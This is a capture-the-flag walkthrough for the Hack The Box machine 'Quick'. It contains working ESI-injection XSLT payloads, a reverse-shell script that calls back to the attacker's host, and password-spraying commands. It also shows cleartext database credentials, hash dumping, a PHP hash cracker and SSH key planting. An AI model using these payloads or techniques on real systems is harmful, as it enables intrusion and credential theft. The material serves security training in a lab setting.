


Quick

```
=====
| QUICK 10.10.10.186 |
=====
```



InfoGathering

OPERATING SYSTEM INFO

Vendor=Ubuntu

Family=Linux

Product=Linux

Version=18.04

Cpe23=cpe:/o:canonical:ubuntu_linux:18.04

SSH

```
[*] SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
```

SSH server version: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3

service.version=7.6p1

openssh.comment=Ubuntu-4ubuntu0.3

service.vendor=OpenBSD

service.family=OpenSSH

service.product=OpenSSH **service.cpe23**=cpe:/a:openbsd:openssh:7.6p1

```
PORT    STATE SERVICE
22/tcp  open  ssh
ssh-auth-methods:
  Supported authentication methods:
    publickey
    password
- ssh-hostkey:
  2048 fb:b0:61:82:39:50:4b:21:a8:62:98:4c:9c:38:82:70 (RSA)
  256  ee:bb:4b:72:63:17:10:ee:08:ff:e5:86:71:fe:8f:80 (ECDSA)
- 256  80:a6:c2:73:41:f0:35:4e:5f:61:a7:6a:50:ea:b8:2e (ED25519)
ssh-publickey-acceptance:
- Accepted Public Keys: No public keys accepted
_ssh-run: Failed to specify credentials and command to run.
ssh2-enum-algos:
  kex_algorithms: (10)
    curve25519-sha256
    curve25519-sha256@libssh.org
    ecdh-sha2-nistp256
    ecdh-sha2-nistp384
    ecdh-sha2-nistp521
    diffie-hellman-group-exchange-sha256
    diffie-hellman-group16-sha512
    diffie-hellman-group18-sha512
    diffie-hellman-group14-sha256
    diffie-hellman-group14-sha1
  server_host_key_algorithms: (5)
    ssh-rsa
    rsa-sha2-512
    rsa-sha2-256
    ecdsa-sha2-nistp256
    ssh-ed25519
  encryption_algorithms: (6)
    chacha20-poly1305@openssh.com
    aes128-ctr
    aes192-ctr
    aes256-ctr
    aes128-gcm@openssh.com
    aes256-gcm@openssh.com
  mac_algorithms: (10)
    umac-64-etm@openssh.com
    umac-128-etm@openssh.com
    hmac-sha2-256-etm@openssh.com
    hmac-sha2-512-etm@openssh.com
    hmac-sha1-etm@openssh.com
    umac-64@openssh.com
    umac-128@openssh.com
    hmac-sha2-256
    hmac-sha2-512
    hmac-sha1
  compression_algorithms: (2)
    none
    zlib@openssh.com
_
```


Font scripts

 Font Awesome

Programming languages

 PHP

Font scripts

 Google Font API

Nikto v2.1.6

```

-----
+ Target IP:      10.10.10.186
+ Target Hostname: 10.10.10.186
+ Target Port:    9001
+ Start Time:     2020-05-01 14:30:08 (GMT-4)
-----
+ Server: Apache/2.4.29 (Ubuntu)
+ Retrieved via header: 1.1 localhost (Apache-HttpClient/4.5.2 (cache))
+ Retrieved x-powered-by header: Esigate
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: GET, POST, HEAD, OPTIONS
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-561: /server-status: This reveals Apache information. Comment out appropriate line in the Apache conf file or
restrict access to allowed sources.
+ OSVDB-3093: /db.php: This might be interesting... has been seen in web logs from an unknown scanner.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7871 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time:      2020-05-01 14:40:04 (GMT-4) (596 seconds)
-----
+ 1 host(s) tested

```

FUZZ RESULTS

```

.htpasswd [Status: 403, Size: 279, Words: 20, Lines: 10]
.hta [Status: 403, Size: 279, Words: 20, Lines: 10]
.htaccess [Status: 403, Size: 279, Words: 20, Lines: 10]
index.php [Status: 200, Size: 3351, Words: 354, Lines: 126]
server-status [Status: 200, Size: 8892, Words: 287, Lines: 158]
clients.php [Status: 200, Size: 2698, Words: 234, Lines: 112]
db.php [Status: 200, Size: 0, Words: 1, Lines: 1]
home.php [Status: 200, Size: 86, Words: 2, Lines: 1]
index.php [Status: 200, Size: 3351, Words: 354, Lines: 126]
login.php [Status: 200, Size: 4345, Words: 451, Lines: 209]
search.php [Status: 200, Size: 1, Words: 1, Lines: 2]
ticket.php [Status: 200, Size: 86, Words: 2, Lines: 1]
/icons/README [Status: 200, Size: 5108, Words: 1389, Lines: 167]
/icons/small [Status: 403, Size: 279, Words: 20, Lines: 10]

```

I was able to get version information and more URI's from the server-stats page

<http://portal.quick.htb:9001/server-status>

A tool for live monitoring of this file can be found here; https://github.com/mazen160/server-status_PWN

Apache Server Status for portal.quick.htb (via 127.0.0.1)

Server Version: Apache/2.4.29 (Ubuntu) mpm-itk/2.4.7-04
Server MPM: prefork
Server Built: 2020-03-13T12:26:16

l	VHost	Request
	127.0.1.1:80	GET /storenettest HTTP/1.1
	127.0.1.1:80	GET /irishcultureadmin HTTP/1.
	127.0.1.1:80	GET /snow2tt1 HTTP/1.1
	127.0.1.1:80	GET /go2cool2 HTTP/1.1
	127.0.1.1:80	GET /oddy051 HTTP/1.1
	127.0.1.1:80	GET /server-status HTTP/1.1
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	GET /bigca4u2 HTTP/1.1
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	GET /sommel7979 HTTP/1.1
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	OPTIONS * HTTP/1.0
	127.0.1.1:80	GET /highteen HTTP/1.1
	127.0.1.1:80	GET /memorydream HTTP/1.1
	127.0.1.1:80	GET /ks91554 HTTP/1.1
	127.0.1.1:80	OPTIONS * HTTP/1.0

This is using port 80. This page tells if the site is only accessible from a loopback address if it exists still.

Clicking a link on the home page took me to https://portal.quick.htb This is also most likely only accessible from the loopback address

latest TLS and HTTP support.
s, please navigate to our [portal](#)

connectivity issues during portal

I fuzzed for more subdomains

```
wfuzz -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -H 'Host: FUZZ.quick.htb' -u http://10.10.10.186:9001/ --hl=125
```

This returned a result that informed me Jetty is being used on the server
http://gc._msdcs.quick.htb:9001/

at org.eclipse.je
at java.base/java

Powered by Jetty://

LOGIN PAGE: http://portal.quick.htb:9001/login.php
Possible users on home page

- tim
- roy
- elisa
- james

--By Tim (Qconsulting Pvt Ltd)

--By Roy (DarkWng Solutions)

--By Elisa (Wink Media)

--By James (LazyCoop Pvt Ltd)

The HttpOnly flag is not set for the cookie

value	table.headers.cookies.isHttpOnly
ao2o7mqkl9de1jjbqvhlejos4	false

The http://10.10.10.186/search.php page tells me this server is using ESIGate
SOURCE: https://github.com/esigate/esigate
ESIGate allows you to combine web pages and HTML fragments produced by several applications. This is done server-side and at the HTML level. As a result, the end user gets a simple HTML page as if it was produced by a single application. It can be used as both a PROXY and a CACHE

Response

Raw

Headers

Hex

```
1 HTTP/1.1 200 OK
2 Server: Apache/2.4.29 (Ubuntu)
3 Expires: Thu, 19 Nov 1981 08:52:00 GMT
4 Cache-Control: no-store, no-cache, must-revalidate
5 Pragma: no-cache
6 Content-Type: text/html; charset=UTF-8
7 Via: 1.1 localhost (Apache-HttpClient/4.5.2 (cache))
8 X-Powered-By: Esigate
9 Content-Length: 1
10 Connection: close
--
```

HTTPS

When port 443 is using UDP at the transport layer this typically means that HTTP/3 is being used.

Gaining Access

To communicate with this protocol QUICHE is needed

RESOURCE: <https://github.com/cloudflare/quiche>

```
apt install cmake -y
apt install cargo -y
cd /usr/share
git clone https://boringssl.googlesource.com/boringssl
git clone --recursive https://github.com/cloudflare/quiche
cd quiche
cargo build --examples
QUICHE_BSSL_PATH="/usr/share/boringssl" cargo build --examples
```

Make a request to HTTP/3 using Quiche

```
cargo run --manifest-path="/usr/share/quiche/tools/apps/Cargo.toml" --bin="quiche-client" -- --no-verify
https://quick.htb
```

CONTENTS AND PDF

```
<html>
<title>Quick | Customer Portal</title>
<h1>Quick | Portal</h1>
<head>
<style>ul{list-style-type:none;margin:0;padding:0;width:200px;background-color:#f1f1f1;}lia
{display:block;22232425262728293031323334353637383940color:#000;padding:8px16px;text-decoration:none;}/*
Change the link color on hover */lia:hover{background-color:#555;color:white;}</style>
</head>
<body>
<p>Welcome to Quick User Portal</p>
<ul><li><a href="index.php">Home</a></li>
<li><a href="index.php?view=contact">Contact</a></li>
<li><a href="index.php?view=about">About</a></li>
<li><a href="index.php?view=docs">References</a></li>
</ul>
</html>
```

There is a PDF called Connectivity.pdf which may have some useful information in it.
Make a request and save it to a file

```
cargo run --manifest-path=tools/apps/Cargo.toml --bin quiche-client -- --no-verify https://quick.htb/index.php?view=docs
```

```
# Save PDF to file
```

```
cargo run --manifest-path=tools/apps/Cargo.toml --bin quiche-client -- --no-verify https://quick.htb/docs/Connectivity.pdf >> quick.pdf
```

Inside the PDF is a password

How to Connect ?

1. Once router is up and running just navigate to `http://172.15.0.1`
2. You can use your registered email address and Quick4cc3\$\$ as

PASS: Quick4cc3\$\$

This may be able to be used at the login page.

I built a possible list of emails using the users on page `http://quick.htb:9001/` and the companies they are with `http://quick.htb:9001/clients.php` and fuzzed the password

CONTENTS OF users.lst


```
tim@qconsulting.uk
roy@darkwngsolutions.us
roy@darkwng.us
elisa@winkmedia.uk
elisa@wink.uk
james@LazyCoop.ch
tim@qconsulting.co.uk
roy@darkwngsolutions.co.us
roy@darkwng.co.us
elisa@winkmedia.co.uk
elisa@wink.co.uk
james@LazyCoop.co.ch
```

```
# Using ffuf
```

```
ffuf -H 'Referer: http://quick.htb:9001/login.php' -H 'Content-Type: application/x-www-form-urlencoded' -w /root/HTB/Quick/users.lst -X POST -d "email=FUZZ&password=Quick4cc3\$\$" -u 'http://quick.htb:9001/login.php' -c -fc 200
```

```
# Using WFUZZ
```

```
wfuzz -X POST -u 'http://quick.htb:9001/login.php' -d 'email=FUZZ&password=Quick4cc3$$' -w user.lst --hc=200 -c
```

v1.1.0-git

```
:: Method      : POST
:: URL         : http://quick.htb:9001/login.php
:: Wordlist    : FUZZ: /root/HTB/Quick/users.lst
:: Header     : Referer: http://quick.htb:9001/login.php
:: Header     : Content-Type: application/x-www-form-urlencoded
:: Data       : email=FUZZ&password=Quick4cc3$$
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403
:: Filter      : Response status: 200
```

```
elisa@wink.co.uk [Status: 302, Size: 0, Words: 1, Lines: 1]
:: Progress: [12/12] :: Job [1/1] :: 0 req/sec :: Duration: [0:00:00] :: Ex
```

```
*****
* Wfuzz 2.4.5 - The Web Fuzzer *
*****
```

```
Target: http://quick.htb:9001/login.php
Total requests: 1
```

```
=====
ID           Response  Lines  Word  Chars  Payload
=====
000000001:   302           0 L    0 W    0 Ch  "elisa@wink.co.uk"
```

I then used those creds to sign into <http://quick.htb:9001/login.php>

USER: elisa@wink.co.uk

PASS: Quick4cc3\$\$

Track your Tickets

Search with assigned ticket id



Our Services

We operate around the Globe.
You can contact us to know more
about our services.

Quick | Resistant | PowerFull



Love To Help

As customer is utmost care to
us, we don't hesitate to resolve



Chat

Oh yea! we are working on
design at the moment.

We saw earlier that Esigate is being used to power the web app. Esigate is vulnerable to an ESI Injection

CVE-2018-1000854

REFERENCE: <https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations/>

RESOURCE: <https://nvd.nist.gov/vuln/detail/CVE-2018-1000854>

POC: <https://www.gosecure.net/blog/2019/05/02/esi-injection-part-2-abusing-specific-implementations/>

XSL (Extensible Stylesheet Language) is a language for transforming XML documents. XSLT stands for XSL Transformations. XSL Transformations are XML documents themselves.

The result of the transformation can be a different XML document or something else such as an HTML document, a CSV file or a plain text file

ESI statements are returned by a web application that wants to be cached which requires some elements to be refreshed periodically.

Here is an example of such a statement `<esi:include src="/weather/name?id=${QUERY_STRING{city_id}}" />`
As an attacker I can trigger those features by reflecting a value inside a page that is processed by the caching server.

I submitted a ticket request to get an idea of how this worked on this server.

Request

Raw

Params

Headers

Hex

```
1 POST /ticket.php HTTP/1.1
2 Host: quick.htb:9001
3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://quick.htb:9001/ticket.php
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 46
10 DNT: 1
11 Connection: close
12 Cookie: PHPSESSID=1u724de99tj0l5h0jb3h0pgr5l
13 Upgrade-Insecure-Requests: 1
14 X-Forwarded-For: 10.10.10.187
15
16 title=Test&msg=Describe+your+query&id=TKT-9175
```

Response

Raw

Headers

Hex

Render

```
1 HTTP/1.1 200 OK
2 Server: Apache/2.4.29 (Ubuntu)
3 Expires: Thu, 19 Nov 1981 08:52:00 GMT
4 Cache-Control: no-store, no-cache, must-revalidate
5 Pragma: no-cache
6 Vary: Accept-Encoding
7 Content-Type: text/html; charset=UTF-8
8 Via: 1.1 localhost (Apache-HttpClient/4.5.2 (cache))
9 X-Powered-By: Esigate
10 Content-Length: 131
11 Connection: close
12
13 <script>
    alert("Ticket NO : \"TKT-9175\" raised. We will answer you as soon as possible");
    window.location.href="/home.php";
</script>
```

I next performed a search for the ticket that was created. The search page gets embedded inside the home.php page <http://quick.htb:9001/search.php?search=TKT-9175>

I need multiple xsl files to exploit this.

First I needed a file to execute to gain a reverse shell

CONTENTS OF SHELL.SH

```
#!/bin/bash
nc -e /bin/bash 10.10.14.4 1337 || bash -i >& /dev/tcp/10.10.14.4/1337 0>&1 || rm /tmp/f;mkfifo /tmp/
f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.4 1337 >/tmp/f || python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect
(("10.10.14.4","1337"));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno
(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

I downloaded my file to the target

CONTENTS OF a.xml

```

root@kali:~/HTB/RPG# cat /var/www/html/1.xml
<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[wget http://10.10.14.4/shell.sh]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>

```

Add the execution permissions to reverse shell script

CONTENTS OF b.xml

```

<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[chmod +x shell.sh]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>

```

Execute the reverse shell script

CONTENTS OF c.xml

```

<?xml version="1.0" ?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="xml" omit-xml-declaration="yes"/>
<xsl:template match="/"
xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
xmlns:rt="http://xml.apache.org/xalan/java/java.lang.Runtime">
<root>
<xsl:variable name="cmd"><![CDATA[./shell.sh]]></xsl:variable>
<xsl:variable name="rtObj" select="rt:getRuntime()"/>
<xsl:variable name="process" select="rt:exec($rtObj, $cmd)"/>
Process: <xsl:value-of select="$process"/>
Command: <xsl:value-of select="$cmd"/>
</root>
</xsl:template>
</xsl:stylesheet>

```

Now that I have those files in on my hosted web server I am going to use them to download netcat to the target and execute a reverse shell.

To do that I need to execute a request for each of the files I am hosting above on my HTTP server.

POST REQUEST a.xml

```
POST /ticket.php HTTP/1.1
Host: quick.htb:9001
Content-Length: 120
Cache-Control: max-age=0
Origin: http://quick.htb:9001
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.122Safari/537.36
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://quick.htb:9001/ticket.php
Accept-Encoding: gzip, deflate
Accept-Language:
Cookie:PHPSESSID=1u724de99tjol5h0jb3h0pgr5l
Connection:close

title=a1&msg=<esi:include+src="http://10.10.14.4/a.xml"+stylesheet="http://10.10.14.4/a.xsl"></esi:include>&id=TKT-1111
```

POST REQUEST b.xml

```
POST /ticket.php HTTP/1.1
Host: quick.htb:9001
Content-Length: 120
Cache-Control: max-age=0
Origin: http://quick.htb:9001
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.122Safari/537.36
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://quick.htb:9001/ticket.php
Accept-Encoding: gzip, deflate
Accept-Language:
Cookie:PHPSESSID=1u724de99tjol5h0jb3h0pgr5l
Connection:close

title=b2&msg=<esi:include+src="http://10.10.14.4/b.xml"+stylesheet="http://10.10.14.4/b.xsl"></esi:include>&id=TKT-1112
```

POST REQUEST c.xml

```
POST /ticket.php HTTP/1.1
Host: quick.htb:9001
Content-Length: 120
Cache-Control: max-age=0
Origin: http://quick.htb:9001
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/80.0.3987.122Safari/537.36
Accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://quick.htb:9001/ticket.php
Accept-Encoding: gzip, deflate
Accept-Language:
Cookie:PHPSESSID=1u724de99tjol5h0jb3h0pgr5l
Connection:close

title=c3&msg=<esi:include+src="http://10.10.14.4/c.xml"+stylesheet="http://10.10.14.4/c.xsl"></esi:include>&id=TKT-1113
```


Using the Search button I am then able to execute the reverse shell at the below links

<http://quick.htb:9001/search.php?search=TKT-5020>


<http://quick.htb:9001/search.php?search=TKT-4620>

<http://quick.htb:9001/search.php?search=TKT-3916>


SCREENSHOT EVIDENCE OF SUCCESSFUL RCE



ID	Title	Description	Status
TKT-5020	1	Process: Process[pid=2397, exitValue="not exited"] Command: wget http://10.10.14.4/shell.sh	open



ID	Title	Description	Status
TKT-4620	222	Process: Process[pid=2501, exitValue="not exited"] Command: chmod +x shell.sh	open



ID	Title	Description	Status
TKT-3916	asdf	Process: Process[pid=2522, exitValue="not exited"] Command: ./shell.sh	open

SCREENSHOT EVIDENCE OF SHELL

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.4:1337
[*] Command shell session 1 opened (10.10.14.4:1337 → 10.10.10.186:50636) at 2020-08-30 01:13:12 -0400

python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
sam@quick:~$ hostname
hostname
quick
sam@quick:~$ id
id
uid=1000(sam) gid=1000(sam) groups=1000(sam)
sam@quick:~$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:b9:03:51 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.186/24 brd 10.10.10.255 scope global ens33
        valid_lft forever preferred_lft forever
```

I was then able to read the user flag

```
cat /home/sam/user.txt
# RESULTS
295323a1c889eb01f593961e7a961225
```

SCREENSHOT EVIDENCE OF USER FLAG

```
sam@quick:~$ whoami
whoami
sam
sam@quick:~$ cat /home/sam/user.txt
cat /home/sam/user.txt
295323a1c889eb01f593961e7a961225
```

USER FLAG: 295323a1c889eb01f593961e7a961225

PrivEsc

In my enumeration I discovered the SQL database password in clear text in /var/www/html/db.php

```
cat /var/www/html/db.php
# IMPORTANT RESULTS
$conn = new mysqli("localhost","db_admin","db_p4ss","quick");
```

SCREENSHOT EVIDENCE OF CLEAR TEXT PASSWORD

```
sam@quick:/var/www/html$ ls
clients.php db.php home.php index.php login.php search.php ticket.php
sam@quick:/var/www/html$ cat db.php
cat db.php
<?php
$conn = new mysqli("localhost","db_admin","db_p4ss","quick");
?>
```


I then used that password to connect to the database

```
# Command executed
mysql -h localhost -u db_adm -p
Enter password: db_p4ss
```

SCREENSHOT EVIDENCE OF SQL CONNECTION

```
sam@quick:/var/www/html$ mysql -h localhost -u db_adm -p
mysql -h localhost -u db_adm -p
Enter password: db_p4ss

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 73
Server version: 5.7.29-0ubuntu0.18.04.1 (Ubuntu)
```

I was then able to perform a SQL query to obtain password hashes

```
# Commands Executed
use quick;
select name,password from users;
```

SCREENSHOT EVIDENCE OF RESULTS

```
mysql> select name,password from users
select name,password fr;om users
→;
;
+-----+-----+
| name      | password                                     |
+-----+-----+
| Elisa     | c6c35ae1f3cb19438e0199cfa72a9d9d          |
| Server Admin | e626d51f8fbfd1124fdea88396c35d05          |
+-----+-----+
2 rows in set (0.00 sec)
```

I created a hash file for Server Admin

```
# Command Executed
echo e626d51f8fbfd1124fdea88396c35d05 > srvadmin.hash
```

Reading a file in /var/www/print/index.php I found how the password is being created

SCREENSHOT OF VULNERABLE CODE

```

sam@quick:/var/www/printer$ cat index.php
cat index.php
<?php
include("db.php");
if(isset($_POST["email"]) && isset($_POST["password"]))
{
    $email=$_POST["email"];
    $password = $_POST["password"];
    $password = md5(crypt($password,'fa'));
    $stmt=$conn->prepare("select email,password from u
    $stmt->bind_param("ss",$email,$password);
    $stmt->execute();
    $result=$stmt->get_result();
    if($result->num_rows() > 0)
    {
        while($row=$result->fetch_assoc())
        {
            if($row["email"]==$email && $row["password"]==$password)
            {
                echo "Password Found: ". $row["password"]. "\n";
            }
        }
    }
}

```

The above code tells me the crypt function is being used to encrypt the password with an added salt of fa
Using a custom PHP script I was able to crack the password.

CONTENTS OF crack.sh

```

<?php
$hash = 'e626d51f8fbfd1124fdea88396c35d05';
$wordlist = fopen("/usr/share/wordlists/rockyou.txt","r");
$count = 0;
$start_time = microtime(true);
while(! feof($wordlist)) {
    $str = fgets($wordlist);
    $str = trim($str);
    $genhash = md5(crypt($str,'fa'));
    if($hash == $genhash){
        echo "Password Found: ". $str. "\n";
        $end_time = microtime(true);
        $execution_time = ($end_time - $start_time);
        echo "Tried Passwords:= ". $count. "\n";
        echo "Time taken in cracking = ". $execution_time. " sec";
        fclose($wordlist);
        exit(0);
    }
    else
    {
        $count = $count+1;
    }
}
fclose($wordlist);
?>

```

I then executed the script

```

# Command Executed
php crack.php

```

SCREENSHOT EVIDENCE OF CRACKED PASSWORD

```

root@kali:~/HTB/RPG# php crack.php
Password Found: yl51pbx
Tried Passwords:=1149368
Time taken in cracking = 3.7663938999176 sec
root@kali:~/HTB/RPG#

```

I now have creds for srvadm
USER: srvadm
PASS: yl51pbx

In my enumeration I also discovered port 80 was open. In the apache2 config file I also discovered the srvadm is assigned a page on that port

```
# Commands Executed
ss -tunlp
cat /etc/apache2/sites-available/000-default.conf
```

SCREENSHOT EVIDENCE OF ABOVE COMMANDS

```
ss -tunlp
Netid State Recv-Q Send-Q Local Address:Port
udp UNCONN 0 0 127.0.0.53%lo:53
udp UNCONN 0 0 *:443
tcp LISTEN 0 128 127.0.0.1:42973
tcp LISTEN 0 80 127.0.0.1:3306
tcp LISTEN 0 128 127.0.0.1:80
tcp LISTEN 0 128 127.0.0.53%lo:53
```

```
<VirtualHost *:80>
    AssignUserId srvadm srvadm
    ServerName printerv2.quick.htb
    DocumentRoot /var/www/printer
</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr=n
```

I added printerv2.quick.htb to my /etc/hosts so it was another name after localhost
127.0.0.1 localhost printerv2.quick.htb

I added my public ssh key to the target machine and created a local SSH tunnel

```
# Commands Executed
echo 'ssh-rsa AAA... root@kali' >> ~/.ssh/authorized_keys
ssh -i ~/.ssh/id_rsa -L 80:127.0.0.1:80 sam@quick.htb
```

SCREENSHOT EVIDENCE OF SSH TUNNEL

```
root@kali:/var/www/html# ssh -i /root/.ssh/id_rsa -L 80:127.0.0.1:80 sam@quick.htb
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
```

SCREENSHOT EVIDENCE OF ACCESSED SITE

Sign In

Email address

srvadm@quick.htb|

Password

●●●●●●●●

☐ Check me out

LOGIN

I was able to sign into the site as srvadm
USER: srvadmin@quick.htb
PASS: yl51pbx

